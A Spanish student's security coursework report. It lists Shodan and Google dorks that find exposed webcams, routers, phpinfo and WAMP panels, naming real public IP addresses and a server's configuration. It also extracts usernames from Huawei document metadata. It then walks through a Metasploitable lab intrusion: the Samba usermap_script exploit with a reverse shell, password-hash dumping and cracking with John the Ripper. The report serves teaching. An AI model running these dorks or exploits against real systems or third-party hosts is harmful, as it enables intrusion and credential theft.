

Práctica Seguridad

Parte 2

Maribel Díaz Galiano 4ª IDCD

1. Desarrollo de una herramienta en Python que permita recopilar información de forma automática.

Ver documento `my_nmap.py` adjunto.

Nota: como mínimo es necesario tener instalados los módulos `python-whois`, `python-nmap` necesario `future`. Ambos se pueden instalar con `[sudo] pip install python-whois` y `[sudo] pip install python-nmap`, respectivamente.

2. Realizar Dorks de búsqueda personalizados cuyo objetivo sea localizar la información, dispositivos y aplicaciones, de forma similar a la realizada en clase.

HeartBleed

Es una vulnerabilidad en que fue descubierta en 2014. Explotando este bug se puede leer la memoria de los sistemas vulnerables, sin dejar huella en el sistema comprometido.

El error está en la implementación de OpenSSL, no en los protocolos SSL/TLS.

Las versiones 1.0.1 hasta 1.0.1f son vulnerables. La primera versión no vulnerable es la 1.0.1g.

Referencias:

<https://www.synopsys.com/blogs/software-security/heartbleed-bug/>

<https://gizmodo.com/how-heartbleed-works-the-code-behind-the-internets-se-1561341209>

ShellSock

Es un ejemplo de vulnerabilidad “arbitrary code execution (ACE)”. En este caso, añadiendo un string tipo `() { :; };` a un comando. Añadiendo estos caracteres, cualquier código arbitrario insertado después es procesado. Lo cual se supone que no debe pasar.

Dork usado (en Google): `inurl:cgi-bin filetype:sh`

Referencias:

<https://blog.cloudflare.com/inside-shellshock/>

<http://mashable.com/2017/10/19/star-wars-self-stirring-mugs/#K2vyMLi4eOq4>



<https://www.troyhunt.com/everything-you-need-to-know-about2/>

Dispositivos IoT a disposición del alumno

- **Webcams**


Dork usado (en Shodan): `200 title:camera country:es.`

Entrando en esta página: <http://80.32.23.71/en/index.html>



- Impresoras

Dork usado (en Shodan): **printer**.



- **phpmyadmin**

`phpinfo()` muestra información sobre la configuración de PHP, por ejemplo, sobre el estado actual de PHP, las opciones de compilación y extensiones de PHP, versión de PHP, información del servidor y entorno (si se compiló como módulo), entorno PHP, versión del Sistema Operativo, rutas, valor de las opciones de configuración locales y generales, cabeceras HTTP y licencia de PHP.

Como cada sistema se instala diferente, `phpinfo()` se usa comúnmente para revisar opciones de configuración y variables predefinidas disponibles en un sistema dado.

`phpinfo()` también es una valiosa herramienta de depuración ya que contiene todos los valores EGPCS (Environment, GET, POST, Cookie, Server).

Dork usado (en Shodan): **title:phpinfo()**.

Entramos en la página: <http://192.185.220.200/>.

← → ↻ ⓘ 192.185.220.200
⌵ ☆ Ⓜ Ⓔ Ⓐ Ⓡ Ⓢ Ⓟ Ⓛ Ⓤ Ⓝ Ⓣ Ⓜ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ



PHP Version 5.2.17


System	Linux vps.safraetiquetas.com.br 2.6.32-04Zstab100.2 #1 SMP Tue May 12 18:07:50 MSK 2015 i686_32
Build Date	Sep 1 2011 17:23:09
Configure Command	/configure --host=i686_32-redhat-linux-gnu '--build=i686_32-redhat-linux-gnu' '--target=i686_32-redhat-linux' --program-prefix='prefix-' --exec-prefix='/usr/bin' --bindir=/usr/bin --libdir=/usr/lib --sysconfdir='/etc' --datadir=/usr/share --includedir=/usr/include --lddir=/usr/lib64 --libexecdir=/usr/libexec --ocspdir=/usr/lib --shrextendedir=/usr --mandir=/usr/man --with-config-file-path=/etc --with-config-file-scandir=/etc --enable-debug --with-gmp --disable-maint --without-pcre --with-bc2 --with-curl --with-exec-dir=/usr --with-freeType-dir=/usr --with-gmp-dir=/usr --enable-gd-native-ttf --without-gdlib --with-gettext --with-gmp --with-iconv --with-libpng-dir=/usr --with-openssl --with-pcre-regexp=/usr --with-zlib --with-layout=GNU --enable-ldap --enable-magic_quotes --enable-sodium --enable-system --enable-system --enable-system --enable-vdr --with-harfbuzz --enable-unicode --enable-xmlrpc --enable-calendar --without-mime_magic --without-sockets --without-threads --enable-openssl --with-system-locale --with-apcu --without-ldap --without-mysql --without-pgsql --disable-dbm --disable-dba --without-unixODBC --disable-pdo --disable-xmldb --disable-xmlwriter --disable-pear --without-exsl
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
additional .ini files parsed	/etc/php.d/imap.ini, /etc/php.d/jdbc.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20000813
Zend Extension	22000519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered	zlib *, bzip2 *, convert.conv*, string.rot13, string.toupper, string.tolower, string.strip_tags,

Uno de los servicios que más generan archivos `phpinfo()` es el servidor WAMP, común en entornos Windows para hacer pruebas con Apache, MySQL y PHP.

Una vez dentro del servidor WAMP, nos aparece el panel de gestión con las versiones y opciones habilitadas.

Dork usado (en Shodan): **title:wampserver.**

Entramos en la página: <http://52.10.34.138/>.



Algunas de esas herramientas son **PHPMyAdmin**, **WebGrind**, **SQLBuddy** o **phpinfo()**. Como muchos de ellos están configurados para entornos de pruebas, puede ocurrir que se usen contraseñas por defecto, débiles o vacías.


Referencias:

<http://php.net/manual/es/function.phpinfo.php>


<http://www.elladodelmal.com/2013/05/shodan-y-los-titulos-en-html-phpinfo-y.html>

Routers


Dork usado (en Shodan): **200 tp-link country:es.**



Dork usado (en Shodan): `200 title:tp-link country:es.`



Dork usado (en Shodan): `200 title:router country:es.`



3. Obtener información a través de metadatos de ficheros de cualquier organización pública elegida por el alumno.

The top screenshot shows the Foca application interface with the 'Custom search' results table. The table contains the following data:

ID	Type	URL	Download	Download Date	Size	Analyzed	Modified Date
0	doc	http://www.huawei.com/ua/Static/HW-076766.doc	✓	11/13/2017 01:05:24	697 KB	✓	04/23/2010 03:05:00
1	pdf	http://www.huawei.com/ua/Static/HW-196347.pdf	✓	11/13/2017 01:05:22	455.32 KB	✓	-
2	pdf	http://www.huawei.com/ua/Static/HW-076763.pdf	✓	11/13/2017 01:05:29	4.42 MB	✓	-
3	pdf	http://www.huawei.com/ua/Static/HW-278564.pdf	✓	11/13/2017 01:05:24	653.08 KB	✓	-
4	pdf	http://www.huawei.com/ua/Static/HW-076765.pdf	✓	11/13/2017 01:05:35	3.98 MB	✓	-

The bottom screenshot shows the 'Metadata Summary' section with the following table:


Attribute	Value
All users found (2) - Times found	
Name	qhuhong
Name	why

Del documento Word nos ha sacado dos usuarios: “qhuhong” y “why”.

4. Intrusión a un sistema

- Recolección de la información

Primero escaneamos la red en busca de dispositivos conectados a la misma. De entre los resultados, seleccionamos la víctima del ataque. Para ello usamos la herramienta `nmap` y el comando `nmap -sP 10.0.2.0/24`.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sP 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-04 05:04 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.000081s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000065s latency).
MAC Address: 08:00:27:71:C1:68 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.00021s latency).
MAC Address: 08:00:27:31:87:B9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.27 seconds
root@kali:~#
```

Nuestra víctima tiene la dirección IP `10.0.2.6` (porque la nuestra es la VirtualBox `10.0.2.15` y la única VirtualBox que queda es la otra).

Ahora, escaneamos en busca de puertos abiertos y servicios que estén corriendo en ellos mediante el comando `nmap -sT -sV 10.0.2.6`. Obtenemos los siguientes resultados:


```

root@kali:~# nmap -sT -sV 10.0.2.6

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-04 05:15 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00033s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.1
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:31:87:B9 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.81 seconds
root@kali:~#


```

Además de los puertos y servicios, podemos ver la dirección MAC y el sistema operativo, en este caso de tipo UNIX.

- **Vulnerabilidad SAMBA**

Samba es un conjunto de aplicaciones que implementa el protocolo de archivos compartidos de Microsoft Windows (antiguamente llamado SMB, renombrado recientemente a CIFS) para sistemas de tipo UNIX. comunicación SMB utilizado por el sistema operativo Windows para compartir recursos.





“smbclient” es parte de la suite de Samba.

Es un cliente que puede “hablar” a un servidor SMB/CIFS. Puede obtener archivos del servidor, subir archivos al mismo, obtener información del directorio a partir del servidor, etc.

Vemos qué recursos hay disponibles en el servidor (el ordenador de la víctima) mediante el comando `smbclient -L 10.0.2.6`.

```
root@kali:~# smbclient -L 10.0.2.6
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Domain=[METASPLOITABLE] OS=[Unix] Server=[Samba 3.0.20-Debian]

    Sharename      Type      Comment
    -----
    print$         Disk      Printer Drivers
    tmp            Disk      oh noes!
    opt            Disk
    IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
    ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Anonymous login successful
Domain=[METASPLOITABLE] OS=[Unix] Server=[Samba 3.0.20-Debian]

    Server          Comment
    -----
    Workgroup        Master
    -----
    WORKGROUP        METASPLOITABLE
root@kali:~#
```

Los recursos `IPC$` y `ADMIN$` son servicios Windows estándar usados para la comunicación a través de la red y propósitos administrativos.

Abrimos Metasploit mediante el comando `msfconsole`:


```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > 
```

Configuramos la dirección IP de la víctima, es decir, la variable `RHOST`, cargamos el payload y configuramos la variable `LHOST` del payload. Comandos (por orden): `set RHOST 10.0.2.6`, `set payload cmd/unix/reverse` y `set LHOST 10.0.2.15`.

```
msf exploit(usermap_script) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf exploit(usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOST	10.0.2.6	yes	The target address
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(usermap_script) > 
```

Ejecutamos el exploit. Comando: `exploit`.

```
msf exploit(usermap_script) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo J21NZ1UcwsicWygV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "J21NZ1UcwsicWygV\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.6:47309) at 2017-11-05 16:18:30 -0500
```

Ponemos la sesión en background. Presionamos `Ctrl + Z` y confirmamos la operación pulsando `y`.

A continuación, nos aseguramos listando las sesiones activas. Comando: `sessions -l`.


```

^Z
Background session 2? [y/N] y
msf exploit(usermap_script) > sessions -l

Active sessions
=====

  Id  Type           Information           Connection
  --  --
  2   shell cmd/unix   10.0.2.15:4444 -> 10.0.2.6:47309 (10.0.2.6)

msf exploit(usermap_script) > sessions

```

Para la **postexplotación** vamos a dañar los hashes de las contraseñas para cada usuario. Para ello, introducimos el comando: `use post/Linux/gather/hashdump`.

```

msf exploit(usermap_script) > use post/linux/gather/hashdump
msf post(hashdump) >

```

Establecemos sobre qué sesión queremos operar, en este caso, la de nuestro `usermap_script`, que tiene el identificador 2 y entonces `exploit`. Comandos (por orden): `set SESSION 2`, `exploit`.

```

msf post(hashdump) > set SESSION 2
SESSION => 2
msf post(hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ---      -
  SESSION  2               yes       The session to run this module on.

msf post(hashdump) > exploit

[*] root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[*] sys:$1$fUX6BP0t$MiyC3Up0z0Jqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[*] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104:./home/klog:/bin/false
[*] msfadmin:$1$XN10Zj2c$Rt/z2CW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[*] postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[*] user:$1$HEsu9xrH$K.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,,:/home/user:/bin/bash
[*] service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002:./home/service:/bin/bash
[*] Unshadowed Password File: /root/.msf4/loot/20171105163017_default_10.0.2.6_linux.hashes_724379.txt
[*] Post module execution completed
msf post(hashdump) >

```

Vamos a usar “John the Ripper” para sacar las contraseñas en claro. Para ello, primero copiamos la ruta donde se han guardado los hashes que, en este caso, es la siguiente:

```

[*] Unshadowed Password File: /root/.msf4/loot/20171105163017_default_10.0.2.6_linux.hashes_724379.txt

root@kali:~# john /root/.msf4/loot/20171105163017_default_10.0.2.6_linux.hashes_724379.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status

```

Mostramos las contraseñas en texto plano obtenidas de los hashes:

```
root@kali:~# john --show /root/.msf4/loot/20171105163017_default_10.0.2.6_linux.hashes_724379.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002::,/home/service:/bin/bash
```

Cerramos la sesión actual, que tiene como identificador 2. Comando: `sessions -k 2`:

```
msf > sessions -k
[-] Please specify valid session identifier(s)
msf > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 10.0.2.6 - Command shell session 2 closed.
msf > sessions

Active sessions
=====

No active sessions.
```

Referencias SAMBA:

[https://es.wikipedia.org/wiki/Samba_\(software\)](https://es.wikipedia.org/wiki/Samba_(software))

<https://www.samba.org/>

http://www.ite.educacion.es/formacion/materiales/85/cd/linux/m4/servidor_samba.html

http://www.ite.educacion.es/formacion/materiales/85/cd/linux/m4/cliente_de_samba.html

<https://blog.desdelinux.net/samba-smbclient/>

https://www.samba.org/samba/docs/using_samba/ch05.html

Comando *man smbclient*

<https://blog.hackingcodeschool.net/exploit-smbd-3-x/>

https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson10/index.html

Abrimos Metasploit.

```
[root@kali:~# msfconsole]
[*] Failed to connect to the database; could not connect to server: Connection refused
